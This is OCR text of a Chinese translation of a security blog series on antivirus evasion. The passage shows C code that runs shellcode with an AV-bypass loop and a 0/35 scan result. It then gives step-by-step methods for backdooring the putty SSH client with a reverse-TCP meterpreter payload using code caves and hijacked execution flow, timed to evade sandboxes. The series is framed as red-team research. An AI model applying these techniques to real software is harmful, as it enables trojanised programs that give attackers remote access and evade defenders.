
```
void  ExecuteShellcode(){
char*  BUFFER  =  (char*)VirtualAlloc(NULL,  sizeof(Shellcode),  MEM_COMMIT,  PAG
E_EXECUTE_READWRITE);
memcpy(BUFFER,  Shellcode,  sizeof(Shellcode));
CreateThread(NULL,0,LPTHREAD_START_ROUTINE(BUFFER),NULL,0,NULL);
while(TRUE){
BypassAV(argv);
}
}
```

在上述代码中创建了新线程执行 shellcode，在创建线程后用一个死循环绕过杀软检测，这种方法是一种双保险，既绕过了沙盒系统又绕过了动态分析。绕过一些启发式引擎也是有效的。

总结

最后，当编译恶意程序时更多想法需要被注意到，堆栈保护需要开启，去除符号可以加大逆向的难度，降低文件大小，本文内联汇编的语法推荐用 visual studio 编译。

我们的方法组合起来生成的恶意程序能够绕过 35 个杀软产品。


NoDistribute
Scan Results
File
M.exe
Size
38.55 KB
MD5
452b65b509960e0b8013d91c4b625499
First Scanned
10:12:18 | 12/06/2016
Detected By
0/35
A-Squared
Clean
Ad-Aware
Clean
Avast
Clean
AVG Free
Clean
Avira
Clean
BitDefender
Clean
BullGuard
Clean
Clam Antivirus
Clean
Comodo Internet Security
Clean
Dr.Web
Clean
ESET NOD32
Clean
eTrust-Vet
Clean
F-PROT Antivirus
Clean
F-Secure Internet Security
Clean
FortiClient
Clean
G Data
Clean
IKARUS Security
Clean
K7 Ultimate
Clean
Kaspersky Antivirus
Clean
McAfee
Clean
MS Security Essentials
Clean
NANO Antivirus
Clean
Norman
Clean
Norton Antivirus
Clean
Panda CommandLine
Clean
Panda Security
Clean
Quick Heal Antivirus
Clean
Solo Antivirus
Clean
Sophos
Clean
SUPERAntiSpyware
Clean
Trend Micro Internet Security
Clean
Twister Antivirus
Clean
VBA32 Antivirus
Clean
VIPRE
Clean
Zoner AntiVirus
Clean
安全客 (bobao.360.cn)

反侦测的艺术 part2：精心打造 PE 后门

译者：shan66
译文来源：【安全客】http://bobao.360.cn/learning/detail/3407.html
原文来源：https://pentest.blog/art-of-anti-detection-2-pe-backdoor-manufacturing/

引言

现在，几乎所有的安全研究人员、渗透测试人员和恶意软件分析师每天都要跟各种后门打交道：将后门植入系统或某种流行的程序中，以便日后继续访问系统。 本文的大部分内容都是关于将后门植入 32 位 PE 文件的方法，但由于 PE 文件格式是 Unix COFF（通用对象文件格式）的修改版本，所以这些方法背后的逻辑，同样适用于所有其他可执行二进制文件类型。此外，植入的后门的隐秘性，对于其存活时间来说尤其重要，所以本文将介绍各种方法，尽量设法绕过各种安全检测。

相关术语

红队渗透测试：

在与黑客攻击有关的语境中，所谓红队指的是一群白帽黑客，他们以攻击者的姿态来攻击组织的数字基础设施，以测试组织的防御措施的有效性（通常称为“渗透测试”）。包括微软在内的许多公司，都会定期进行类似的安全拉练，其中红队和蓝伍都会参与其中。这样做的好处是，可以挑战人们的先入之见，找出安全隐患，从而弄清楚敏感信息的泄露途径、漏洞的具体利用方式以及具体存在哪些安全偏见等。

地址空间布局随机化（ASLR）：

这是一种防止缓冲区溢出攻击的计算机安全技术。为了防止攻击者可靠地跳转到内存中的特定的被利用函数中，ASLR 会对进程的关键数据区域的地址空间位置进行随机布置，其中包括可执行文件的基址以及堆、栈和程序库的地址等。

代码洞：

代码洞是一段代码，它将由另一个程序写入到其他进程的内存中。这段代码可以通过在目标进程内创建远程线程来执行。一般情况下，代码的代码洞是指代码中可注入自定义指令的脚本部分。例如，如果脚本的内存能够容下 5 个字节，但是只使用了 3 个字节，那么剩余的 2 个字节可用于添加来自该脚本之外的代码。这就是所谓的代码洞。

校验和：

在数据存储和数据通信领域中，用于校验目的的一组数据项的和，虽然校验和本身比较小巧，但是可用来检测数据在传输或存储期间是否出错。它通常用来检测从下载服务器下载的安装文件的完整性。就校验和来说，它通常用于独立验证数据的完整性，而无需依赖于验证数据的真实性。

主要方法

本文中的所有实现和示例都是针对 putty SSH 客户端可执行文件的。选择 putty 来练习后门的制作有多个原因，其中之一是 putty 客户端是一个本地 C++项目，它用到了多个库以及 Windows API，另一个原因是给 ssh 客户端植入后门不太引人耳目，因为该程序早就建立了 tcp 连接，所以更容易躲避蓝队的网络监控，这里使用的后门代码是来自 metasploit 项目中 Stephen Fever 的 reverse tcp meterpreter shellcode。主要目标是将 meterpreter shellcode 注入到目标 PE 文件，同时还不能破坏该程序的实际功能。注入的 shellcode 将在一个新的线程上执行，并会不断尝试连接到处理程序。与此同时，另一个目标是尽量不要被检测到。

在 PE 文件中植入后门的常见方法，通常都包括 4 个主要步骤：

1）找到可以存放后门代码的地方

2）劫持执行流程

3）注入后门代码

4）恢复执行流程

当然，在每个步骤中还有许多小细节，而这些细节才是保持植入后门的一致性、耐用性和隐蔽性的关键所在。

可用空间问题


我们的第一步工作是找到可用的内存空间。如何在 PE 文件中选择合适的空间来插入后门代码是一件非常重要的事情，这个空间的选择直接影响后门的隐蔽性。

要想解决这个问题，主要有两种方法：


1）添加新空间

与其他方法相比，这种方法的隐蔽性要差一些，但是它的好处在于，由于附加了一个新的空间，所以对于后门代码的大小没有太多限制。


借助于反汇编程序或 PE 编辑器，如 LordPE，我们可以通过添加一个新的节头来扩展 PE 文件 ,这里是 putty 可执行文件的节表 ,在 PE 编辑器的帮助下 ,添加了了一个新节“NewSec”，其大小为 1000 字节，




在创建一个新的节时，需要将节标志设置为“Read/Write/Execute”，只有这样，当 PE 映像映射到内存后，才能正常运行后门的 shellcode。



在添加节头之后，我们还需要调整文件得大小，不过这也不是什么难事，只要根据节的大小，使用十六进制编辑器在文件末尾添加相应长度的空字节即可。




在完成上述操作之后，新的空节就会成功地添加到该文件中了。我们建议在添加新节之后运行该文件，如果一切正常的话，就可以通过调试器来修改这个新节了。



通过为可执行文件添加一个新的代码节，虽然可以解决空间问题，但是在反侦查方面几乎没有任何优势可言，因为几乎所有的 AV 产品都能检测到不常用的代码节，尤其是这里还给它提供了（Read/Write/Execute），那肯定是非常可疑的。

即使向 putty 可执行文件添加的代码节是空的，并且不赋予任何权限，也照样会被某些 AV 产品标记为恶意代码。



virustotal

SHA256: cf6b61f2cbd017f30b8c1eadb30263e26e5829cbeee954cf2600f979d01a0e52
File name: putty.exe
Detection ratio: 12 / 56
Analysis date: 2017-01-10 20:19:58 UTC (22 minutes ago)

0 0

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
AVware	Trojan.Win32.Generic!BT	20170110
AhnLab-V3	Malware/Win32.Generic.C1446158	20170110
Avast	Win32:Evo-gen [Susp]	20170110
Avira (no cloud)	TR/Agent.rszo	20170110
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20161024
Cyren	W32/S-d32c59ba!Eldorado	20170110
F-Prot	W32/S-d32c59ba!Eldorado	20170110
Invincea	virus.win32.parite.b	20161216
Jiangmin	Trojan.Shelma.afw	20170110
Qihoo-360	HEUR/QVM08.0.0000.Malware.Gen	20170110
VIPRE	Trojan.Win32.Generic!BT	20170110
Yandex	Trojan.Agent!JPyzVd6rRvM	20170110

安全客 (bobao.360.cn)

2）代码洞

解决空间问题的第二种方法是利用目标可执行文件中的代码洞。 几乎所有已编译的二进制文件都有代码洞，而这些正好可以用于存放我们的后门。 相对于添加新的代码节来说，使用代码洞不太容易引起 AV 产品的注意，因为使用的都是已经存在的公共代码部分。 此外，PE 文件的总体大小，即使在植入后门后也不会改变，但是，该方法也有几个小缺点。

代码洞的数量和大小会随着文件的不同而不同，但是通常来说，这与添加新节相比，可用空间的限制就会非常大。 当使用代码洞时，后门代码应尽可能小巧。 另一个缺点是节标志。 因为应用程序的执行将被重定向到代码洞所在地址，所以含有代码洞的代码节必须具有“execute”权限，除此之外，有一些 shellcode（以自修改的方式编码或混淆）甚至还要求提供“write”权限，以便对代码节内的内容进行修改。

使用多个代码洞将有助于克服空间限制问题，也将后门代码分割为不同部分，按理说能够提高它的隐蔽性，但遗憾是的，修改代码节的权限将会带来更大的嫌疑。能够在运行时修改内存权限从而避免直接更改节权限的高级方法非常少，因为这些方法需要定制的 shellcode、编码和 IAT 解析技术，对于这些内容，我们将会在后面的文章中专门加以介绍。

借助于一个名为 Cminer 的工具，我们可以轻松地找出二进制文件中所有的代码洞。例如，通过命令./Cminer putty.exe 300，我们可以找出 putty.exe 中所有长度大于 300 字节的代码洞。

就本例来说，有 5 个不错的代码洞可以使用。起始地址给出了代码洞的虚拟内存地址（VMA），即当 PE 文件加载到内存中后，代码洞的地址，文件偏移量是代码洞在 PE 文件内的相对位置，这里以字节为单位。

大部分洞穴大都位于数据节内，但是，由于数据节没有 execute 权限，所以需要修改相应的节标志。我们的后门代码大小在 400-500 字节左右，所以这里的代码洞应该够用了。所选择的代码洞的起始地址应该保存好，在将节权限改为 R/W/E 之后，植入后门的第一步工作就算完成了。接下来，我们开始处理执行流程的重定向问题。

劫持执行流程

在这一步中，目标是将执行流重定向到后门代码，为此需要修改目标可执行文件的相关指令。在选择修改哪一个指令方面，有一些细节需要引起我们的高度注意。所有二进制指令具有一定的大小（以字节为单位），为了跳转到后门代码的地址上面，必须使用 5 或 6 字节的长跳转指令。因此，在给二进制代码打补丁时，被修改的指令的长度需要跟长跳转指令的长度保持一致，否则它的上一条或下一条指令就会被破坏。

在进行重定向的时候，选择适当的内存空间对于绕过 AV 产品的动态和沙箱分析机制是非常重要的。如果直接进行重定向，则可能在 AV 软件的动态分析阶段被检测到。


隐藏在用户交互下：

为了绕过沙箱/动态分析阶段的检测，首先想到的自然是延迟 shellcode 的执行或设计能够检测沙箱的 shellcode 和触发机制。但是在制作后门时，通常没有这么多的空间，供我们在 PE 文件中添加这些额外的代

码。此外，还可以利用汇编语言设计防检测机制，但是这需要大量的时间和丰富的知识。

该方法使用的函数，需要用户的介入才能得到执行，具体来说，这个函数对应于程序的特定功能，只有当实际的用户运行该程序并且执行了特定的操作时，才会执行这个函数，引发执行流程的重定向，从而激活后门代码。如果此方法可以正确实施，它将具有％100 成功率，并且不会增加后门代码的大小。

当用户点击 putty 用户界面上的“Open”按钮时，将会启动一个相应的函数，来检查给定 IP 地址的有效性，




如果 ip 地址字段中的值不为空并且有效，就会执行一个函数来连接给定 ip 地址。

如果客户端成功创建了一个 ssh 会话，就会弹出一个新的窗口，并要求输入登陆凭证，


这就是发生重定向的地方，因为没有那款 AV 产品高级到检测这么复杂的用法，所以，以这种方式植入的后门，自然就不必担心受到自动沙箱和动态分析的检测了。

使用基本的逆向工程方法，如跟踪字符串及其引用，很容易就能找到连接函数的地址。客户端与给定的 ip 建立连接后，会将字符串“login as:”打印到窗口中。这个字符串将帮助我们找到连接函数的地址，因为 IDA Pro 在跟踪字符串引用方面非常优秀。

在 IDA 中依次选择 Views->Open Subviews->Strings 菜单项，来寻找字符串“login as:”




找到该字符串后双击，就会来到它在代码中的位置，由于 IDA 能够找出数据节内该字符串的所有交叉引用，我们只需按“Ctrl + X”就能显示所有交叉引用，这个引用位于打印“login as:”字符串的函数中，



```
.text:0041CB69                mov     ecx, [ebx+3Ch]
.text:0041CB6C                push    1
